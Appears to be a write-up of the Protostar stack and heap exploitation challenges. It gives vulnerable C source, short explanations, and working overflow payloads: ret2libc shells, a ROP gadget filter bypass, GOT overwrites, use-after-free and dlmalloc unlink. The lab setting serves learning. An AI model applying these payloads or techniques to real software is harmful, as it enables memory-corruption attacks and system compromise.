Stack0
Source
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>

int main(int argc, char **argv)
{
  volatile int modified;
  char buffer[64];

  modified = 0;
  gets(buffer);

  if(modified != 0) {
      printf("you have changed the 'modified' variable\n");
  } else {
      printf("Try again?\n");
  }
}
The gets() function reads input into a 64-byte buffer with no bounds checking. The modified variable sits right after buffer on the stack, so writing more than 64 bytes overwrites modified.
Exploit
import os
import subprocess
from struct import *

payload = ""
payload += "A"*64
payload += "B"*4

p = subprocess.Popen("./stack0", stdin=subprocess.PIPE, stdout=subprocess.PIPE)
print p.communicate(payload)[0]
Stack1
Source
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
  volatile int modified;
  char buffer[64];

  if(argc == 1) {
      errx(1, "please specify an argument\n");
  }

  modified = 0;
  strcpy(buffer, argv[1]);

  if(modified == 0x61626364) {
      printf("you have correctly got the variable to the right value\n");
  } else {
      printf("Try again, you got 0x%08x\n", modified);
  }
}
Input comes from a command-line argument via strcpy. The target value for modified is 0x61626364. Since it's stored little-endian, the input needs to be in "abcd" order, not "dcba".
Exploit
import os
import subprocess
from struct import *

p = lambda x:pack("<L", x)

payload = ""
payload += "A"*64
payload += p(0x61626364)

os.system("./stack1" + " " + payload)
Stack2
Source
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
  volatile int modified;
  char buffer[64];
  char *variable;

  variable = getenv("GREENIE");

  if(variable == NULL) {
      errx(1, "please set the GREENIE environment variable\n");
  }

  modified = 0;

  strcpy(buffer, variable);

  if(modified == 0x0d0a0d0a) {
      printf("you have correctly modified the variable\n");
  } else {
      printf("Try again, you got 0x%08x\n", modified);
  }
}
Input is read from the GREENIE environment variable. The target value is 0x0d0a0d0a (CRLF bytes). Since these are non-printable characters, we need to pack them as a little-endian integer.
Exploit
from subprocess import Popen, PIPE
from struct import pack
import os

p32 = lambda x:pack("<L", x)

payload = ""
payload += "A"*64
payload += p32(0x0d0a0d0a)

os.environ["GREENIE"]=payload

p = Popen("./stack2", stdin=PIPE, stdout=PIPE)
print p.communicate()[0]
Stack3
Source
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void win()
{
  printf("code flow successfully changed\n");
}

int main(int argc, char **argv)
{
  volatile int (*fp)();
  char buffer[64];

  fp = 0;

  gets(buffer);

  if(fp) {
      printf("calling function pointer, jumping to 0x%08x\n", fp);
      fp();
  }
}
The function pointer fp is stored on the stack right next to buffer. Overflowing buffer to overwrite fp with the address of the win() function makes win() run when fp() is called.
Exploit
import os
from subprocess import Popen, PIPE
from struct import *

p = lambda x:pack("<L", x)
win = 0x8048486

payload = ""
payload += "A"*64
payload += p(win)

p = Popen("./stack3", stdin=PIPE, stdout=PIPE)
print p.communicate(payload)[0]
Stack4
Source
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void win()
{
  printf("code flow successfully changed\n");
}

int main(int argc, char **argv)
{
  char buffer[64];

  gets(buffer);
}
A classic return-address overwrite. The buffer is 64 bytes, followed by a saved frame pointer (4 bytes), then the saved return address. We overwrite ret with the address of win().
Exploit
(perl -e 'print "A"x64, "B"x4, "C"x4, "\x56\x84\x04\x08"'; cat) | ./stack4

code flow successfully changed
Stack5
Source
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
  char buffer[64];

  gets(buffer);
}
This time there's no win function. Since NX is disabled, we can place shellcode directly in the buffer and execute it. We build the payload using a ret2libc chain to system().
Exploit
(perl -e 'print "A"x72, "\x80\x8d\xe2\xf7", "AAAA", "\x8f\x7b\xf6\xf7"'; cat) | ./stack5
id
uid=1000(ubuntu) gid=1000(ubuntu) groups=1000(ubuntu),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),108(lxd),114(netdev)
Those addresses correspond to system() and /bin/sh in libc — a textbook ret2libc attack.
Stack6
Source
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void getpath()
{
  char buffer[64];
  unsigned int ret;
  printf("input path please: "); fflush(stdout);

  gets(buffer);

  ret = __builtin_return_address(0);

  if((ret & 0xbf000000) == 0xbf000000) {
    printf("bzzzt (%p)\n", ret);
    _exit(1);
  }

  printf("got path %s\n", buffer);
}

int main(int argc, char **argv)
{
  getpath();
}
Stack6 blocks return addresses in the 0xbf000000 range (the stack region), preventing a direct jump to shellcode on the stack. The bypass is ret2libc — point the return address at system() in libc, which is outside the blocked range.
Exploit
(perl -e 'print "A"x76, "\x80\x8d\xe2\xf7", "AAAA", "\x8f\x7b\xf6\xf7"'; cat) | ./stack6
id
uid=1000(ubuntu) gid=1000(ubuntu) groups=1000(ubuntu),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),108(lxd),114(netdev)
Stack7
Source
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

char *getpath()
{
  char buffer[64];
  unsigned int ret;

  printf("input path please: "); fflush(stdout);

  gets(buffer);

  ret = __builtin_return_address(0);

  if((ret & 0xb0000000) == 0xb0000000) {
      printf("bzzzt (%p)\n", ret);
      _exit(1);
  }

  printf("got path %s\n", buffer);
  return strdup(buffer);
}

int main(int argc, char **argv)
{
  getpath();
}
Stack7 blocks any address starting with 0xb0000000, which knocks out not only the stack (0xbf...) but most of libc (0xb7...) as well. The solution is to pivot through a ROP gadget located in the binary's own .text section before landing in a ret2libc chain. The ret gadget at 0x080485ae is useful here.
Exploit
(perl -e 'print "A"x76, "\xae\x85\x04\x08", "\x80\x8d\xe2\xf7", "AAAA", "\x8f\x7b\xf6\xf7"'; cat) | ./stack7
input path please:
got path AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...

id
uid=1000(ubuntu) gid=1000(ubuntu) groups=1000(ubuntu),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),108(lxd),114(netdev)
The gadget at 0x080485ae is a ret instruction in the binary's text segment, used to slip past the filter before landing in system().
Heap0
A simple heap overflow caused by strcpy writing past an allocated chunk's boundary into an adjacent structure. Overwriting a function pointer in that adjacent object redirects execution to winner().
Exploit
./heap0 $(perl -e 'print "A"x64, "B"x16, "\xb6\x84\x04\x08"')Heap1
Two heap-allocated structures sit adjacent in memory, each holding a name pointer and a priority field. Memory layout:
| prev | size | prio | name* |
i1      | NULL | 0x11 |  1   | addr  |
name    | NULL | 0x11 |     AAAA     |
i2      | NULL | 0x11 |  2   | addr  |
name    | NULL | 0x11 |     BBBB     |
Overflowing i1->name far enough lets us overwrite i2's name pointer with puts@GOT. Then writing the address of winner() into i2->name triggers the GOT overwrite when puts is called.
strcpy(i1->name, argv[1])  ->  A*20 + puts_got  (overwrites i2->name*)
strcpy(i2->name, argv[2])  ->  &winner          (overwrites the puts GOT entry)
Exploit
./heap1 $(perl -e 'print "A"x20, "\x1c\xa0\x04\x08"') $(perl -e 'print "\xe6\x84\x04\x08"')
and we have a winner @ 1605236809
Heap2
Source
struct auth {
    char name[32];
    int auth;
};

struct auth *auth;
char *service;
The program manages an auth structure and a service pointer. When free(auth) is called, the memory is returned to the heap allocator, but the pointer itself isn't reset (use-after-free). If a new service string is then allocated with strdup, it can land in the same freed chunk if the allocation size matches.
Analysis
char line[128];

    while(1) {
        printf("[ auth = %p, service = %p ]\n", auth, service);

        if(fgets(line, sizeof(line), stdin) == NULL) break;
A 128-byte buffer, allowing input of any length up to that via fgets.
        if(strncmp(line, "auth ", 5) == 0) {
            auth = malloc(sizeof(auth));
            memset(auth, 0, sizeof(auth));
            if(strlen(line + 5) < 31) {
                strcpy(auth->name, line + 5);
            }
        }
Entering "auth " + a string allocates a chunk of the given size and memsets it. If the length is under 31 bytes, the data is copied into auth->name.
        if(strncmp(line, "reset", 5) == 0) {
            free(auth);
        }
        if(strncmp(line, "service", 6) == 0) {
            service = strdup(line + 7);
        }
reset frees auth, and service overwrites the service pointer with a new string.
        if(strncmp(line, "login", 5) == 0) {
            if(auth->auth) {
                printf("you have logged in already!\n");
            } else {
                printf("please enter your password\n");
            }
        }
Entering login logs in if auth->auth has a value. But only 30 bytes are writable — so how can we put a value into auth->auth?
Exploit sequence:
auth AAAA...— allocate the auth structure, fill the name fieldservice— allocate an adjacent chunk for servicereset— free auth (the pointer is not reset)service— strdup allocates into the freed auth chunk, overwritingauth->authlogin— succeeds since auth->auth is now non-zero
auth AAAAAAAAAAAAAAAAAAAAAAAAA
[ auth = 0x804b980, service = (nil) ]
service
[ auth = 0x804b980, service = 0x804b990 ]
reset
[ auth = 0x804b980, service = 0x804b990 ]
service
[ auth = 0x804b980, service = 0x804b980 ]
login
please enter your password
service
[ auth = 0x804b980, service = 0x804b9a0 ]
login
you have logged in already!
Heap3
Source
void winner()
{
  printf("that wasn't too bad now, was it? @ %d\n", time(NULL));
}

int main(int argc, char **argv)
{
  char *a, *b, *c;

  a = malloc(32);
  b = malloc(32);
  c = malloc(32);

  strcpy(a, argv[1]);
  strcpy(b, argv[2]);
  strcpy(c, argv[3]);

  free(c);
  free(b);
  free(a);

  printf("dynamite failed?\n");
}

This challenge demonstrates the classic dlmalloc unlink exploit. Heap layout after allocation:
0x804c000:  0x00000000  0x00000029  0x41414141  ...
0x804c020:  ...         0x00000029  0x42424242  ...
0x804c050:  ...         0x00000029  0x43434343  ...
Each chunk has an 8-byte header (prev_size + size), followed by fd and bk pointers (used only when freed). By overflowing chunk c and planting a fake chunk at the chunk boundary, the unlink macro that fires during free() gives us a write-what-where primitive: writing an arbitrary 4-byte value to an arbitrary address. We use this to overwrite printf@GOT with winner().
The malloc_chunk structure:
struct malloc_chunk {
  INTERNAL_SIZE_T      prev_size;
  INTERNAL_SIZE_T      size;
  struct malloc_chunk* fd;
  struct malloc_chunk* bk;
};